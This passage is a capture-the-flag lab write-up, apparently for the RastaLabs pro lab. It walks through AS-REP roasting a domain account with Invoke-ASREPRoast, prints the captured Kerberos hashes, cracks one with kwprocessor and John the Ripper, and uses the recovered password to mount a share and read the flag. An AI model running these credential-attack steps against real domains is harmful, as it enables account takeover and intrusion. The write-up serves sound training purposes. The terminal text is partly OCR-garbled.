for privilege escalation found the host is vulnerable to asrep roasting,

source - https://github.com/HarmJ0y/ASREPRoast Reference - https://blog.xpnsec.com/kerberos-attacks-part-2/

upload the script and execute

powershell -ep bypass Import-module ./asreproast.ps1 Invoke-ASREPRoast -Domain rastalabs.local -Server 10.10.120.1 Invoke-ASREPRoast -Domain rastalabs.local -Server 10.10.120.1 | select -expand hash

```
File Edit View Search Terminal Tabs Help
     openvpn z0x0z_rasta.ovpn x root@kali: ~/Desktop/rasta/kw... x
                                                                                                                     root@kali: ~/Desktop/JohnTheR... × 🖪
                                                              root@kali: ~/Desktop/rasta ×
                                                                                        msfconsole -r hta_attack/unicor... ×
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\users\bowen\gopi> Import-module ./asreproast.ps1
Import-module ./asreproast.ps1
PS C:\users\bowen\gopi>
PS C:\users\bowen\gopi> Invoke-ASREPRoast -Domain rastalabs.local -Server 10.10.120.1
Invoke-ASREPRoast -Domain rastalabs.local -Server 10.10.120.1
SamaccountName DistinguishedName
                                                              Hash
ngodfrey
              CN=Nicholas Godfrey,CN=Users,DC=rastalabs,DC=local $krb5asrep$ngodfrey@rastalabs.local:794c189bfd01e9...
PS C:\users\bowen\gopi> Invoke-ASREPRoast -Domain rastalabs.local -Server 10.10.120.1 | select -Expand hash
<u> Invoke-ASREPRoast -Do</u>main rastalabs.local -Server 10.10.120.1 | select -Expand hash
$krb5asrep$ngodfrey@rastalabs.local:e45cd86d3de8bd2cf9a5ff9f4bdcf631$31f9dec59429156c2d108f05944e6b83165e17ed9755de1517c2196db930aa9e6d02619989ceb1fa458910f60
37544673be3f4d25b60f92b9359038ad1e4a692fdf80e68daef46d94523f23c5a80f1f3ae1b24f80e77de00c5305ee783269267f87a0a60cab07d7b91cd01ac55cbde1561b7df76d019647239e3a67
59ac2343e7678c3376457f95b0af82e5b8173ec10f8bf079750f3869ca406813fb7a8aedec068db
PS C:\users\bowen\gopi>
PS C:\users\bowen\gopi> Invoke-ASREPRoast
Invoke-ASREPRoast
SamaccountName DistinguishedName
                                                              Hash
ngodfrey
              CN=Nicholas Godfrey,CN=Users,DC=rastalabs,DC=local $krb5asrep$ngodfrey@rastalabs.local:84fd74459a2805...
PS C:\users\bowen\gopi> Invoke-ASREPRoast | select -Expand hash
Invoke-ASREPRoast | select -Expand hash
$krb5asrep$ngodfrey@rastalabs.local:52cce3017330cdfebb281436abe84226$5a6468aac6a43eeb9227e56de4121045c184dfd406d74e0afd9239ff8c430621e3b0b24fcd2151193e0cd992e
c15717564e451c2d61e084aefdbdf8536ede664654c0e98aae30c7ff7e9f4210ba065126cb2e20a7dbe7bccfd428e41cb926267147a4efc3be3f8e4e6b5f826d9253bdbd6aefcdec1d6697204036d4
97e04f6b0eae3844abc519cdcc9b34dc752687cb62ba9269f5bbc52ca42<u>679b93abbff0f888a46263000800acdfdc0f0de6b0dcf3fd25f67e1b9eceeb5f93e94a1dcd02c3f067223b5ee90a150f2a5</u>
dc02ca5a69a6096250c0b2f4772603615a7facd666aca5a3bfdcab1fcd7f41a475da083451fed79
PS C:\users\bowen\gopi>
PS C:\users\bowen\gopi>
```

copy the hash to a txt file and save it with utf-8 encoding [bcoz john use utf-8]

create a wordlist file using tool kwprocessor,


reference - https://cyberarms.wordpress.com/2018/02/13/creating-hashcat-keymap-walking-password-wordlists/

./kwp -z basechars/full.base keymaps/en-us.keymap routes/2-to-16-max-3-direction-changes.route > kwp3.txt

use john magnumripper [jumbo version], https://github.com/magnumripper/JohnTheRipper

```
root@kali > ~/Desktop/JohnTheRipper/run > bleeding-jumbo ? ./john ../../rasta/has.txt --wordlist=../../rasta/kwprocessor/kwp3.txt
Jsing default input encoding: UTF-8
_oaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
will run 20penMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
zaq123$%^&*() + ($krb5asrep$ngodfrey@rastalabs.local)
lg 0:00:00:01 DONE (2018-07-02 04:33) 0.6250g/s 482240p/s 482240c/s 482240C/s m<>?;pOIUYTREWQ..VcxzaqWERTYUIOP
Jse the "--show" option to display all of the cracked passwords reliably
Session completed
 root@kali ~/Desktop/JohnTheRipper/run / bleeding-jumbo ?
username - ngodfrey
password - zaq123$%^&*() +
 root@kali ~/Desktop/rasta/kwprocessor
                                          t master ?
                                                       cat kwp3.txt| grep -Fn "zaq123$%^&*() +"
 root@kali ~/Desktop/rasta/kwprocessor
                                                       cat kwp3.txt| grep -Fn "zaq123$%^&*() +" | cut -d : -f1
                                          り master ?
771564
 root@kali 🕨 ~/Desktop/rasta/kwprocessor 🤰
```

enumerate the user ngodfrey,



mount the home directory,

net use H: \\fs01.rastalabs.local\home\\ngodfrey /user:ngodfrey "zaq123\%\^&*() +"

```
C:\Users\bowen\gopi>H:
H:
H:\Desktop>type flag.txt
type flag.txt
RASTA{k3rb3r05_15_7rlcky}
H:\Desktop>
```

RASTA {k3rb3r05_15_7r1cky}